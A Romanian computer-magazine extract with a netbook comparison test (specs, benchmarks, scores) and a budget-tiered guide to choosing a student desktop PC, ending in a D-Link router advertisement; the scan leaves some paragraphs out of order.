Automobili Lamborghini: ASUS e conștient de impactul unui brand puternic pentru anumiți utilizatori, iar VX6 poartă cu demnitate „taurul” pe spate.



Designed by Karim: nu știm pentru câți dintre dvs. Karim Rashid este un nume cu rezonanță, însă merită să știți că 1008P din gama Eee PC îi poartă semnătura și îi materializează ideea de fashion netbook.



Baterie cu suport: ideea de a integra o baterie de mari dimensiuni care este folosită și ca înălțător pentru spatele netbook-ului este mult mai utilă decât pare.

bucurăm. La capitolul specificații nu iese nimic în evidență. 1024 x 600 rezoluție, 2 GB DDR2 și un hard disk de 250 GB nu transformă acest netbook într-o revelație în ceea ce privește configurația.

ASUS Lamborghini VX6: Cai putere în configurație de netbook

VX6 nu este prima colaborare între Lamborghini și ASUS, însă acum vorbim de primul sistem portabil propulsat de Intel Atom rezultat din acest parteneriat. Cu un ecran încăpător de 12,1 Țoli (capabil de o rezoluție egală cu 1366 x 768), propulsat pe partea de grafică de NVIDIA ION și pe partea de procesare de un procesor Atom Dual Core cu HyperThreading D525 (1,8G Hz), acest model este dornic de lucru în echipă cu cea mai nouă memorie DDR3. Prezent în test în două configurații, cu 1 GB și 4 GB de memorie, totul este la superlativ în aceste modele, pe lângă designul căruia îi lipsește orice element agresiv vizual. Trebuie neapărat menționate cele două porturi USB 3.0 și cipul care conferă acestui sistem Bluetooth 3.0, două elemente care aproape că justifică prețul foarte îndepărtat de un netbook obișnuit. Să sintetizăm, avem design

realizat în colaborare cu Lamborghini, boxe certificate de către Bang&Olufsen (sub numele de ICEpower), unul dintre cele mai puternice procesoare din seria ATOM și până la 4 GB DDR3. Mult prea puține caracteristici transformă acest sistem într-un netbook și mult mai multe îl apropie de un notebook. În definitiv costă 3000 de lei.

Eee PC 1215N: Seashell la final de 2010

Dacă vă întrebați cât costă un netbook cu ION care arată extrem de bine și care integrează

un procesor Atom Dual Core, puteți respira liniștit, cifra este de aproximativ 2400-2500 de lei. Într-adevăr, beneficiați de un ecran mare HD, de 12 țoli, de o tastatură extrem de aerisită, numai bună pentru tehnoredactare sau chat pe messenger, depinde ce vă atrage, și de autonomia/performața oferită de NVIDIA Optimus. Pur și simplu e altceva și asta se simte de la prima atingere sau primul clip HD de pe YouTube până la prima colaborare dintre 1215N și LCD-ul din sufragerie. Putem menționa și aspectul general de netbook ultra-slim care reușește să se încadreze într-un

kilogram și jumătate, numai bun de pus într-o mapă și de luat la birou sau la cursuri. Nici cele 6-7 ore de autonomie nu trebuie neglijate. 1215N este special și nu îi este rușine să o arate.

Lenovo IdeaPad S10-3s: Subțire și puternic

Lenovo a recunoscut că netbook-urile sale sunt pentru divertisment online. Indiferent dacă vorbim de video chat sau de trimis e-mailuri, a treia generație de netbook-uri de la Lenovo știe ce trebuie să facă și reușește



Model	ASUS Eee PC SeaShell 1215N-6126	ASUS Eee PC SeaShell 1215N-8110	ASUS Eee PC Lamborghini VX6 Ice Power 4GB	ASUS Eee PC Lamborghini VX6 Ice Power 1GB	SONY Vaio VPC-W21S1E/W	ASUS Eee PC 1018P Black
Ofertant	Partenerii ASUS	Partenerii ASUS	Partenerii ASUS	Partenerii ASUS	Partenerii SONY	Partenerii ASUS
Preț estimat [Lei]	2549	2399	3099	2899	1800	1999
Procesor	DualCore Intel Atom CPU D525 1,8GHz	DualCore Intel Atom CPU D525 1,8GHz	DualCore Intel Atom CPU D525 1,8GHz	DualCore Intel Atom CPU D525 1,8GHz	Intel Atom CPU N450 1,66GHz	Intel Atom CPU N475 1,83GHz
RAM instalat / maxim [MB] / [MB]	4096 / 4096	2048 / 4096	4096 / 4096	1024 / 4096	1024 / 2048	2048 / 2048
tip	DDR3-1333 (667 MHz)	DDR3-1333 (667 MHz)	DDR3-1333 (667 MHz)	DDR3-1333 (667 MHz)	DDR2-800 (400 MHz)	DDR2-667 (333 MHz)
Intrări / ieșiri						
HDMI / Display port / Ieșire D-SUB / DVI	da / nu / da / nu	da / nu / da / nu	da / nu / da / nu	da / nu / da / nu	nu / nu / da / nu	nu / nu / da / nu
Express Card (număr) / Cititor carduri (număr)	0 / 1	0 / 1	0 / 1	0 / 1	0 / 2	0 / 1
Gigabit LAN integrat / Microfon integrat	da / da	da / da	da / da	da / da	da / da	da / da
e-SATA / Firewire / Bluetooth	nu / nu / da	nu / nu / da	nu / nu / da	nu / nu / da	nu / nu / da	nu / nu / da
USB 2.0 din care: /high power / combo eSATA	3 / 3 / 1	3 / 3 / 1	1 / 1 / 0	1 / 1 / 0	2 / 0 / 0	1 / 1 / 0
USB 3.0	0	0	2	2	0	2
Webcam / Capac webcam / Cititor amprente / NumPad	da / da / nu / nu	da / da / nu / nu	da / / nu / nu	da / / nu / nu	da / nu / nu / nu	da / da / da / nu
Butoane speciale	Standby	Standby	STANDBY	STANDBY	nu	Standby
Difuzoare integrate	stereo	stereo	stereo	stereo	stereo	stereo
Extra						
Stocare						
Tip hard disk	Seagate ST9320325AS	Seagate ST9250315AS	Seagate ST9320325AS	WDC WD2500BEVT-80A23T0	Hitachi HTS545025B9SA00	WDC WD3200BEVT-80A0RT0
Capacitate HDD [GB] / Număr rpm / Buffer [MB]	320 / 5400 / 8	250 / 5400 / 8	320 / 5400 / 8	250 / 5400 / 8	250 / 5400 / 8	320 / 5400 / 8
Grafică						
Placă video dedicată / Memorie video GPU [MB]	nVIDIA ION / 512	nVIDIA ION / 512	nVIDIA ION / 512	nVIDIA ION / 512	- / -	- / -
Diagonala ecranului [țoli] / Diagonala vizibilă măsurată [mm]	12,1 / 307	12,1 / 307	12,1 / 307	12,1 / 307	10,1 / 256	10,1 / 256
Format display	Wide, 16:9	Wide, 16:9	Wide, 16:9	Wide, 16:9	Wide, 5:3	Wide, 16:9
Tip display / Glossy	Hannstar HSD121PHW1 / da	Hannstar HSD121PHW1 / da	Hannstar HSD121PHW1 / da	Hannstar HSD121PHW1 / da	SNY05FA / nu	/ da
Rezoluție nativă [pixeli]	1366x768	1366x768	1366x768	1366x768	1366x768	1024x600
Rețele						
Cip rețea wireless	Broadcom 802.11n	Atheros AR9285	Broadcom 802.11n	Atheros AR9285	Atheros AR9285	Broadcom 802.11n
Cip rețea Ethernet	Atheros AR8152 Gigabit Ethernet	Atheros AR8152 Gigabit Ethernet	Atheros AR8152 Gigabit Ethernet	Atheros AR8152 Gigabit Ethernet	Atheros AR8132	Atheros AR8131 Gigabit Ethernet
Modem 3G	nu	nu	nu	nu	nu	nu
Carcasă						
Dimensiuni carcasă (L x l x h) [mm]	294x 203 x 22,8 / 35,5	294x 203 x 22,8 / 35,5	297 x 204 x 28,7	297 x 204 x 28,7	267x180x33	261 x 180 x 23
Greutate netbook [kg]	1,52	1,52	1,55	1,54	1,28	1,13
Alimentare						
Tip baterie	Li-ion	Li-ion	Li-ion	Li-ion	Li-ion	Li-Polymer
Capacitate	10,95V x 5200 mAh / 56Wh	10,95V x 5200 mAh / 56Wh	10,95V x 5200 mAh / 56Wh	10,95V x 5200 mAh / 56Wh	10,95V x 5200 mAh / 57Wh	7,4V x 6000 mAh / 44Wh
Alimentator rețea	19V / 2,1A	19V / 2,1A	19V / 2,1A	19V / 2,1A	19,5V / 2A	19V / 2,1A
Greutate alimentator [g]	210	210	210	210	205	210
Test performanță						
3DMark 2006 Total / SM2.0 / HDR SM3.0 / CPU	2704 / 1126 / 1086 / 960	2693 / 1124 / 1081 / 953	2698 / 1124 / 1084 / 956	2665 / 1116 / 1073 / 928	149 / 69 / 0 / 491	167 / 77 / 0 / 551
Maxon Cinebench r10 gpu / r10 1cpu / r10 xcpu	1131 / 617 / 1739	1120 / 622 / 1739	1183 / 621 / 1741	1177 / 604 / 1701	283 / 484 / 845	328 / 633 / 964
SiSoftware Sandra CPU Arithmetic / CPU Multi Media / Memory / HDD / Video / Performance index	8,28 / 17,39 / 3,39 / 62,63 / 10,35 / 215	8,27 / 17,4 / 3,43 / 63,24 / 10,33 / 216	8,28 / 17,4 / 3,43 / 60,17 / 10,34 / 211	8,01 / 16,84 / 3,19 / 62,7 / 10,33 / 210	3,81 / 7,88 / 2,79 / 64,48 / 0 / 0	4,27 / 8,81 / 3,07 / 50,38 / 0 / 0
Crystal Disk Mark read / write	72,52 / 70,84	75,33 / 74,33	69,75 / 68,06	75,62 / 75,26	75,86 / 55,81	60,77 / 60,3
Autonomie baterie browsing [h:min]	05:16	05:46	05:00	05:50	07:34	06:44
Note						
Nota dotare / construcție	92,92	85,84	90,39	80,31	71,63	63,17
Nota totală operare / ergonomie	97,75	97,75	61,68	61,68	88,73	97,75
Nota totală performanță	97,80	100,00	97,16	97,24	47,41	47,65
Nota CHIP	100,00	98,54	96,81	93,11	64,91	62,37

această performanță din interiorul unei carcase de doar un kilogram și 3 grame, o perfecțiune greu de atins. În această greutate apropiată mai degrabă de un Tablet PC, IdeaPad S10-3s ascunde și un procesor la 1,8 GHz, un pic mai potent decât media testului. Singurul regret se manifestă prin rezoluția de doar 1024 x 600 care, dacă s-ar fi apropiat de specificațiile unui HD Ready (1366 x 768), ar fi reprezentat o soluție mult mai atractivă.

Ne luăm netbook?

Părerile sunt împărțite. Netbook-ul nu mai

este ce a fost la capitolul performanță, însă nici la capitolul preț. Un sistem portabil care se apropie brusc de 3000 de lei este greu să-l mai numești netbook, însă procesorul Atom este totuși acolo și, indiferent cât de mult s-ar îmbunătăți, nu va fi niciodată măcar un Core. În definitiv, de ce Apple preferă să facă eforturi pentru a „îndesa” un procesor Core 2 Duo, fie el și la o frecvență de 1,4 GHz, în cel mai ieftin MacBook Air de ultimă generație, dacă nu pentru simplul fapt că se reflectă în altă performanță decât un Atom? Într-adevăr 2 core-uri, 4

thread-uri fac din VX6, de exemplu, altă mâncare de pește, însă totul se rezumă la ce vă doriți să faceți cu el.

Pentru navigare pe internet, socializare, redare de conținut HD, netbook-ul tinde să reprezinte cea mai bună soluție, mai ales când vine acompaniat de o autonomie impresionantă. Când vine vorba de jocuri însă sau de câteva programe de proiectare, rămâneți totuși măcar la un procesor Core 2 Duo, dacă nu i3, i5 sau i7.

ALEXANDRU.PUIU@CHIP.RO

VASILE.PRODAN@CHIP.RO



Lenovo IdeaPad S10-3s	ASUS Eee PC 1008P-0382	ASUS Eee PC 1018P-3122 White	Acer Aspire one D260-2Dpu	Maguay eXpertBook Touch 10G 01T	ACER eMachines 350-21G16ikk	HANNspree HannsBook SN10E248
www.lenovo.ro 1429	Partenerii ASUS 1783	Partenerii ASUS 1799	Partenerii ELKOTech România 1375	Maguay Impex 2474	Scop Computers 1349	Aline Distribution Grup 1010
Intel Atom CPU N470 1,83GHz 2048 / 2048 DDR2-667 (333 MHz)	Intel Atom CPU N450 1,66GHz 2048 / 2048 DDR2-667 (333 MHz)	Intel Atom CPU N450 1,33GHz 1024 / 2048 DDR2-667 (333 MHz)	Intel Atom CPU N450 1,66GHz 1024 / 2048 DDR2-800 (400 MHz)	Intel Atom CPU N450 1,66GHz 2048 / 2048 DDR2-800 (400 MHz)	Intel Atom CPU N450 1,66GHz 1024 / 2048 DDR2-800 (400 MHz)	Intel Atom CPU N450 1,66GHz 1024 / 2048 DDR2-667 (333 MHz)
nu / nu / da / nu 0 / 3 da / da nu / nu / da 3 / 0 / 0 0 da / nu / nu / nu	da / nu / da / nu 0 / 1 da / da nu / nu / da 2 / 2 / 0 0 da / / nu / nu	nu / nu / da / nu 0 / 1 da / da nu / nu / da 3 / 3 / 0 0 da / da / nu / nu	nu / nu / da / nu 0 / 3 da / da nu / nu / da 2 / 2 / 0 0 da / nu / nu / nu	nu / nu / da / nu 0 / 2 da / da nu / nu / da 2 / 0 / 0 0 da / nu / nu / nu	nu / nu / da / nu 0 / 1 da / da nu / nu / da 2 / 2 / 0 0 da / nu / nu / nu	nu / nu / da / nu 0 / 2 da / da nu / nu / da 3 / 0 / 0 0 da / nu / nu / nu
OneKey recovery, Custom Program Settings stereo	Standby, dezactivare touchpad stereo	Standby stereo	nu stereo	nu stereo	nu stereo	0 stereo
Seagate ST9250315AS 250 / 5400 / 8 - / - 10,1 / 256 Wide, 16:9 CMO1018 / da 1024x600 Broadcom 802.11n Broadcom NetLink nu 268 x 168 x 24 1,03 Li-ion 11,1V x 2200mAh / 24Wh 20V / 1,5A 260 163 / 75 / 0 / 533 309 / 612 / 937 4,19 / 8,67 / 3,1 / 63,32 / 0 / 0 68,9 / 68,21 03:50 64,37 97,11 46,20 62,02	Seagate ST9250315AS 250 / 5400 / 8 - / - 9,9 / 256 Wide, 17:9 AUO20D2 / da 1024x600 Atheros AR9285 Atheros AR8132 nu 262 x 178 x 25,7 1,14 Li-ion 10,95V x 2900 mAh / 31Wh 19V / 2,1A 210 171 / 79 / 0 / 543 330 / 627 / 960 4,21 / 8,71 / 3,33 / 72,34 / 0 / 0 73,67 / 71,94 03:50 62,71 61,68 48,66 60,82	Seagate ST9250315AS 250 / 5400 / 8 - / - 10,1 / 256 Wide, 16:9 / da 1024x600 Broadcom 802.11n Atheros AR8152 Gigabit Ethernet nu 261 x 180 x 23 1,14 Li-Polymer 7,4V x 6000 mAh / 44Wh 19V / 2,1A 210 154 / 71 / 0 / 489 293 / 565 / 856 3,81 / 7,88 / 2,7 / 72,17 / 0 / 0 75,74 / 75,74 05:50 58,46 100,00 47,48 60,65	WDC WD1600BEVT-22A23T0 160 / 5400 / 8 - / - 9,9 / 256 Wide, 17:9 AUO61D2 / da 1024x600 Broadcom 802.11n Atheros AR8132 nu 285 x 185 x 24 1,22 Li-ion 11,1V x 4200mAh / 49Wh 19V / 2,15A 190 158 / 73 / 0 / 490 297 / 531 / 873 3,82 / 7,88 / 2,92 / 48,31 / 0 / 0 58,08 / 57,1 09:26 62,13 53,38 47,34 59,47	WDC WD1600BEVT-00A1TT0 160 / 5400 / 8 - / - 10,1 / 256 Wide, 16:9 MS_0003 / da 1024x600 Ralink 802.11 Realtek RTL8139/810x da 265 x 190 x 30 1,32 Li-POLYMER 7,4V x 3400mAh / 25Wh 12V / 3A 260 153 / 71 / 0 / 489 292 / 552 / 841 3,82 / 7,88 / 2,7 / 53,3 / 0 / 0 64,81 / 63,75 02:30 64,44 49,77 40,37 56,44	WDC WD1600BEVT-22A23T0 160 / 5400 / 8 - / - 10,1 / 256 Wide, 5:3 SEC554E / da 1024x600 Atheros AR5895 Atheros AR8132 nu 258 x 154 x 25,4 1,07 Li-ion 11,1V x 2200mAh / 24Wh 19V / 2,15A 190 155 / 72 / 0 / 495 293 / 555 / 861 3,81 / 7,88 / 2,68 / 46,78 / 0 / 0 54,21 / 53,26 05:22 58,66 53,38 41,84 55,26	WDC WD1600BEVT-22A23T0 160 / 5400 / 8 - / - 10,1 / 256 Wide, 16:9 Hannstar HSD101PFW2 / nu 1024x600 Atheros AR9285 Atheros AR8131 Gigabit Ethernet nu 264 x 203 x 33 1,3 Li-ion 11,1V x 5200 mAh / 57,72Wh 19V / 2,1A 340 157 / 73 / 0 / 494 294 / 568 / 867 3,81 / 7,88 / 2,77 / 51,16 / 0 / 0 52,61 / 52,08 06:43 58,97 55,91 44,05 51,03

CHIP și
vă prezintă

PC-ul studentului

Dacă luna trecută am trecut în revistă ce dispozitive ar fi utile studenților la modul general, acum vom alege pentru ei un **PC POTRIVIT** în câțiva pași.

CODRIN HOSU

Este adevărat că, în repetate rânduri, am prezentat avantajele laptopurilor în comparație cu sistemele desktop și că, de foarte multe ori, am îndrumat utilizatorii către sistemele portabile. Este însă la fel de adevărat că, pentru mulți utilizatori, diferența de preț dintre un laptop și un notebook chiar este luată în calcul. Mult timp, un sistem desktop a fost cam o dată și jumătate până la de două ori mai ieftin la aceeași putere de calcul luată în considerare. De asemenea, contează confortul oferit de un

sistem desktop atunci când lucrăm la birou. Pe de altă parte, este drept că orice notebook vine cu un UPS integrat

sui-generis (care este chiar bateria laptopului); un UPS care să asigure câteva ore de funcționare pentru un PC mediu costă ceva bani. Dacă sunteți în categoria celor pentru

tea să vină răspunsul, într-o bună zi.

Mulți oameni probabil că se așteaptă ca toate calculatoarele să se comporte la fel sau ca ele să se adapteze automat după necesi-

Un calculator, cu cât are o configurație mai puternică, devine cu atât mai capabil să acopere foarte bine un număr mare de funcții. Prețul lui însă crește proporțional.

care avantajele și prețul mai bun al sistemelor desktop primează în fața portabilității laptopurilor, puteți citi rândurile de mai jos. Dacă sunteți însă un susținător al sistemelor mobile... puteți de asemenea să citiți articolul de față, pentru că multe principii sunt comune ambelor categorii.

Primul pas: evaluarea necesităților

„Buna ziua! Vreau și eu un calculator.” – este propoziția pe care de multe ori o auzim, aruncată așa, ca la un oracol. „Păi, judecând după înălțimea dumneavoastră, calculatorul ar trebui să arate în felul acesta...”, ar pu-

tățile fiecăruia. În teorie, sună bine, dar în practică, necesitatea de a ne stabili un domeniu de utilizare pentru un calculator rămâne în picioare. Sigur, în ultimă instanță calculatoarele sunt niște dispozitive destul de versatile, care sunt capabile să ofere o mulțime de funcții. Iar un calculator, cu cât are o configurație mai puternică, devine cu atât mai capabil să acopere foarte bine un număr mare de funcții (sau domenii), așadar el ar fi capabil (implicit) să acopere și necesitățile mai reduse ale unora sau ale altora. Prețul lui însă crește proporțional și, pentru a nu da banii pe un lucru pe care nu-l



Serious Evolution V5: un sistem dotat cu procesor Celeron și grafică Radeon HD4350, care asigură strictul necesar, este oferit prin emag.ro. Costă puțin peste 1000 de lei fără monitor.

folosim, este mai bine să ținem cont de aceste aspecte. Un prieten avea o vorbă: „Tragi cu tunul după păsări!”, pentru cazuri de acest gen, în care puterea de calcul disponibilă era cu mult peste cea necesară.

Așadar, să revenim la evaluarea necesităților: mai întâi sunt cei cu cerințe minime, browsing pe internet, filme și muzică, redactat diverse documente. O mulțime de studenți la profiluri umaniste se află în această situație. Haideți să-i încadrăm într-o categorie generică, A. În categoria B ar putea fi cei cu cerințe medii care, pe lângă browsing, filme, muzică, au nevoie de o platformă care să le ofere suficientă putere de calcul pentru diverse aplicații, de la pachetele office, diverse

Lenovo Think Centre A58: și brandurile puternice au oferte interesante. Lenovo oferă un sistem cu procesor Dual Core E5400, 2 GB RAM și grafică integrată X4500 la mai puțin de 1400 de lei fără monitor.

unele de dezvoltare, unele aplicații științifice și, pentru mulți, de ce nu, o platformă acceptabilă pentru jocuri. În a treia categorie, C, ar putea fi încadrați cei cu necesități de calcul mai ridicate care, pe lângă cele de mai sus, au nevoie poate de un program mai puternic de proiectare sau poate că vor să lucreze cu aplicații de prelucrare foto-video ori să poată rula jocurile mai noi. Totuși, din oricare categorie am face parte, cu siguranță că avem o sumă limită pe care ne-o impunem. Momentan, îi vom da la o parte pe cei care sunt „tari în tați”, după cum spunea la un moment dat colegul nostru Vasile Prodan, adică pe cei care au tată puternic, cu mulți bani, care își susține copiii (mai precis, le face toate mofturile). Așadar, fără a jigni pe nimeni, avem în vedere studenții... normali, cu părinți... normali.

Pasul doi: stabilirea unei sume limită


Este util să ne stabilim o sumă limită, altfel este foarte posibil să ne tot întindem. Piața (atât de sisteme, cât și de componente) este destul de strâns

Vision Ultimate: procesor AMD Phenom II X4 945, placă grafică Radeon 5770 și (doar) 2 GB de memorie într-o configurație care atrage atenția la PC Garage. Costă 2600 de lei fără monitor.



PCFun High School: o configurație cu procesor dual-core și grafică Nvidia 8400 GS pentru segmentul sistemelor cu prețuri mai mici. La 1600 de lei, acesta oferă și un monitor Philips 191V2AB de 18,5".

segmentată și aproape în permanență vom vedea în listă o componentă sau alta, care este cu 10% mai bună, dar este cu 10% de asemenea mai scumpă și așa, din aproape în aproape, s-ar putea să ajungem în final la o sumă pe care să o suportăm mai greu. Sigur, lucrul acesta (cu suma minimă) este orientativ, până la urmă, dar el va constitui un bun reper. Dacă de exemplu există un produs care să zicem ofere o performanță cu 50% mai mare pentru doar 5% în plus la preț, atunci s-ar putea să-l alegem. Peste anumite praguri însă, trebuie să fim conștienți că acest raport se inversează (în special în zona de high-end), un spor procentual mic de performanță fiind obținut cu niște costuri relativ mari. De obicei, prețurile competitive sau ofertele speciale apar acolo unde există și concurență. Să luăm ca exemplu piața procesoarelor. Atât AMD, cât și Intel oferă diverse modele de procesoare care acoperă anumite paliere de performanță. AMD nu reușește să le acopere chiar pe toate, iar la acele paliere de performanță neacoperite de AMD, Intel cere de obicei prețuri mai mari pentru produsele sale. Situația a fost simi-



Serious Extreme V6: o configurație oferită prin emag.ro, cu un procesor Core i5 750, 4 GB RAM și placă grafică Radeon 5770, care costă 3000 de lei fără monitor.

lară pentru o bună bucată de timp și pe piața plăcilor grafice, unde AMD și-a permis să ceară prețuri mai mari pe anumite paliere de performanță. Prețul diverselor componente influențează indirect apoi prețul sistemului final. De fapt, acesta este și unul dintre motivele pentru care am lăsat de o parte categoria „tari în tați”. De obicei, genul de sisteme „the latest and greatest” vin cu prețuri umflate ca să zicem așa. Acele 5-10 procente de performanță în plus sunt foarte scumpe.

Dar să revenim la subiectul nostru. Stabilirea unei sume limită pentru fiecare dintre cele trei categorii. Pentru categoria A, cei cu cerințe minime, 2000 de lei ar putea fi o limită, însă una extrem de generoasă. Pentru cea de-a doua categorie, 3000 de lei ar fi

de asemenea o limită generoasă. În sfârșit, pentru cea de-a treia categorie... 4000 de lei ar fi un prag să-i zicem psihologic, însă în practică ea va fi cam mică. Așadar să punem această limită la 5000 de lei.

Pasul trei: alcătuirea unei configurații orientative

Sumele limită sunt cele peste care nu prea suntem dispuși să trecem, dar nu spune nimeni că suntem obligați să ajungem la ele. Atâta timp cât configurația către care ne îndreptăm ne oferă ceea ce avem nevoie, ne putem opri (din cheltuit). Aici putem să ținem cont și de aspectele prezentate la pasul 2. La unele din componente putem alege modele care se apropie de performanța celor la care ne-am gândit, dar care sunt considerabil mai ieftine. De exemplu, să alegem o placă grafică doar cu puțin mai slabă, dar mult mai ieftină, iar diferența fie o păstrăm, fie o investim într-o componentă (sau un dispozitiv) care își pierde mai greu utilitatea, cum ar fi un hard disk de o capacitate mai mare decât cel inițial sau un hard disk extern; niciodată nu va fi suficient spațiu liber pe hard disk, indiferent de capacitatea acestuia.

Revenind la categoriile noastre, o variantă cu grafică integrată ar fi suficientă pentru categoria A, însă după cum spuneam, ar fi de preferat una care să nu aibă probleme cu rularea de filme (chiar și Full HD, cine știe, vom vrea să conectăm PC-ul la un monitor sau televizor adecvat). Ce putem zice despre procesor? În condițiile în care partea grafică este suficient de puternică, ea ar putea compensa o eventuală lipsă de viteză a procesorului. Însă este important să nu fie ambele slabe. Este posibil ca un procesor



BenQ G922HDAL: multe sisteme sunt vândute fără monitor. Dacă prețul este un aspect sensibil, putem să alegem un monitor de 18,5" (mai mic de atât nu prea merită). BenQ are un model cu LED Backlight la mai puțin de 500 de lei.





PC Garage Master: tot de la PC Garage, un sistem pentru gaming pe platformă Core i5 (modelul 760) și placă grafică Nvidia GTX 470. Prețul său ajunge la 4000 de lei fără monitor.

Atom cu un chipset cu grafică Intel GMA 3150 să-i frustreze pe unii (fie ei și numai studenți la litere sau psihologie). Este de luat în calcul însă că un asemenea sistem, cu tot cu un monitor de 15,5", nu costă decât 1100 de lei (la emag.ro, pachetul promo Serieux Connection V2). În ultimă instanță, putem alege o configurație cu grafică dedicată din gama de jos (așa cum este sistemul Serieux Evolution V5, care are un Celeron 420, 2 GB memorie, un hard disk de 250 GB și o placă grafică bazată pe un cip Radeon HD4350, totul la puțin peste 1000 de lei; la aceasta s-ar mai putea adăuga un monitor de 18,5" la aproximativ 480-490 de lei). Nu va doborî cine știe ce recorduri de viteză, dar va oferi strictul necesar. Aici însă putem

Vânzătorii de tehnică de calcul și-au structurat bine ofertele, alcătuind în general configurații adecvate pentru diversele segmente țintă ale pieței.

să aplicăm unul dintre principiile pe care le-am enunțat la un moment dat în cuprinsul textului: pentru 100 de lei în plus, avem mari șanse să găsim configurații cu procesor dual-core.

Am remarcat că unii ofertanți de pe piața românească au venit în întâmpinarea acestui sezon „back to school”, promovându-și anumite linii de sisteme în mod special către elevi și studenți. Un exemplu în această direcție este pcfun.ro, care are două sisteme cu monitor în zona de entry-level, PCfun School și PCfun High School, însă considerăm că mai degrabă cel de-al doilea merită atenție având un procesor E5400 de la Intel, grafică Nvidia 8400 GS, un hard disk de 500 GB și 2 GB de memorie și se încadrează în limita a 1600 de lei.

La categoria B se pune deja mai serios problema graficii, iar în zona de mainstream trebuie spus că AMD (și partenerii săi) încearcă să-și golească în această perioadă stocurile de cipuri din seria HD4000. De aceea este posibil să găsiți unele oferte atractive, cum ar fi cele bazate pe cipurile Radeon HD4850 (chiar sub 100 de euro) sau Radeon HD 4890 (la aproximativ 160 de euro). Dacă veți vrea o placă grafică de generație mai nouă în sistemul dumneavoastră, AMD și Nvidia merg cap la cap pe acest segment. De exemplu, Radeon HD5770 și Radeon HD 5750 au prețuri relativ apropiate de GeForce GTX260.

Pentru că tot am amintit de sistemele de la PCfun, sistemul Student oferă o configurație acceptabilă pentru această categorie pe care am denumit-o B: procesor Core i3-530, memorie 2 GB (deși de preferat ar fi un upgrade la 4 GB), placă grafică bazată pe Radeon HD5670, hard disk de 1 TB, monitor de 18,5". Tot aici putem să menționăm și sistemul Vision, de la PC Garage (la aproximativ 2100 de lei), bazat pe un procesor Athlon X4 635, cu placă grafică Radeon 5750, hard disk de 500 GB și memorie RAM de 2 GB (și aici, 4 GB ar fi de preferat). De asemenea, va trebui să punem și un monitor de cel puțin 18,5" (care va costa și el 480-490 de lei). Și Vision Ultimate, tot de la PC Garage, se încadrează bine în această categorie.

Segmentul C este acela la care contează aproape tot, și grafica și procesorul și, de asemenea, hard diskul. Pe partea de grafică putem alege un GTX 470 sau un Radeon 5850, aproape că e o chestiune de gusturi (deși soluția de la AMD consumă mai puțin curent), cele două fiind relativ apropiate ca prețuri și performanțe. În privința procesorului, AMD

Phenom IIX4 965BE sau Core i5 570 se află la prețuri și la performanțe apropiate (aproximativ 180 euro/procesor). Acestea două sunt quad-core, însă pe același palier de performanță și de preț se află și Phenom II X6 1055T (cu șase nuclee), ce lucrează însă la o frecvență mai mică decât Phenom IIX4 965 BE. La momentul actual, jocurile și multe dintre aplicații beneficiază mai degrabă de niște nuclee mai rapide, chiar dacă sunt mai puține, și acesta ar fi motivul pentru care am merge pe mâna procesorului quad-core și nu a celui hexa core. Așadar două platforme posibile ar fi: Phenom II X4 965 BE + 4 GB RAM DDR3 + Radeon 5850 + carcasă și sursă + un monitor bun de 24" (cum ar fi LG W2453TQ) + unul sau, de ce nu, chiar două hard diskuri de 1 TB, puse eventual în data striping (de exemplu, WD 1002FAEX Caviar Black, care lucrează la 7200 rpm și are 64 MB cache); la cea de-a doua putem merge în linii mari pe o configurație asemănătoare, dar va trebui



Vision Black: un sistem de la PC Garage bazat pe platformă AMD, cu procesor hexa core (Phenom II X6 1066T) și placă grafică Radeon HD5850 costă aproximativ 4500 de lei fără monitor.



LG W2453TQ: la un preț de aproximativ 850-900 de lei, putem achiziționa un monitor bun de 24". Are unghiuri bune de vizibilitate, rezoluție Full HD și va acoperi și necesitățile legate de gaming.

să înlocuim procesorul cu un Core i5 570 și placa de bază cu una adecvată platformei sale și, dacă dorim, putem să mergem și pe altă placă grafică. Oricum, în ambele variante, suma va sări cel mai probabil de 5000 de lei, însă este posibil ca diferența să se încadreze în „marja de eroare” de care am vorbit la începutul articolului (de exemplu, un calcul sumar ar indica pentru prima platformă un total cuprins între 5000 și 5500 de lei). Acestea sunt două configurații orientative. Am avut o oarecare surpriză să descoperim în oferte două configurații relativ apropiate, tot de la PC Garage (Vision Black și Master), cu prețuri de 4500, respectiv 4000 de lei fără monitor. Un sistem de intrare în ceea ce am denumit categoria C ar putea fi Serieux Extreme V6, care este oferit în prezent de emag.ro și care este construit pe platformă Intel (procesor Core i5 750) cu grafică Radeon HD5770, el având un preț de 3000 de lei fără monitor.

O platformă cu specificații mai ridicate și care să fie și coerentă (de exemplu, Core i7 tri-channel, să zicem modelul 930, cu 6 GB de memorie, o placă de bază socket 1366, placă grafică la fel ca mai sus, eventual un SSD de 80 GB, hard disk de 1 TB, plus sursă, carcasă, periferice și un monitor bun de 24") poate lejer să depășească 8000 de lei, or o asemenea sumă, nu e cazul să ne ascundem după deget, reprezintă pentru foarte mulți dintre noi o investiție serioasă, pe care merită să o facem doar dacă și scoatem bani de pe urma unui astfel de calculator rapid.

Pasul patru: trecem la cumpărat

Este bine să ne amintim că pasul 3 presupune o configurație orientativă, pentru că uneori acea configurație particulară la care noi ne-am gândit e posibil să fie greu de găsit (nu numai la un vânzător, ci la mai mulți). De aceea putem să avem la îndemână câteva variante pregătite. Totuși, ca o observație generală, am putut vedea (cu bucurie) că vânzătorii de tehnică de calcul și-au structurat bine ofertele, alcătuind în general configurații adecvate pentru diversele segmente țintă ale pieței.

CODRIN.HOSU@CHIP.RO

Nu lăsați Locuința Digitală deschisă...

Securitate imbatabilă pentru rețeaua wireless



Ai un produs D-Link?

Înregistrează-l pe www.mydlink.ro și poți câștiga premiul lunar!



Routerul Wireless N Gigabit pentru acasă.

Cu criptare ce poate fi configurată prin simpla apăsare a unui buton (WPS), Routerul Wireless N Gigabit pentru acasă se asigură că dvs. sunteți singura persoană care știe parola rețelei. Beneficiați în plus de viteze superioare și acoperire Wireless N, conectivitate Gigabit și abilitatea de a prioritiza conținutul audio sau video, pentru o experiență pe Internet fără întreruperi.

Este unul dintre cele mai bune routere existente acum pe piață, la preț excepțional!



Creați-vă propriul spațiu digital.

www.dlink.ro/digitalhome

www.dlinkforum.ro

D-Link®
Building Networks for People

Internet Banking românesc

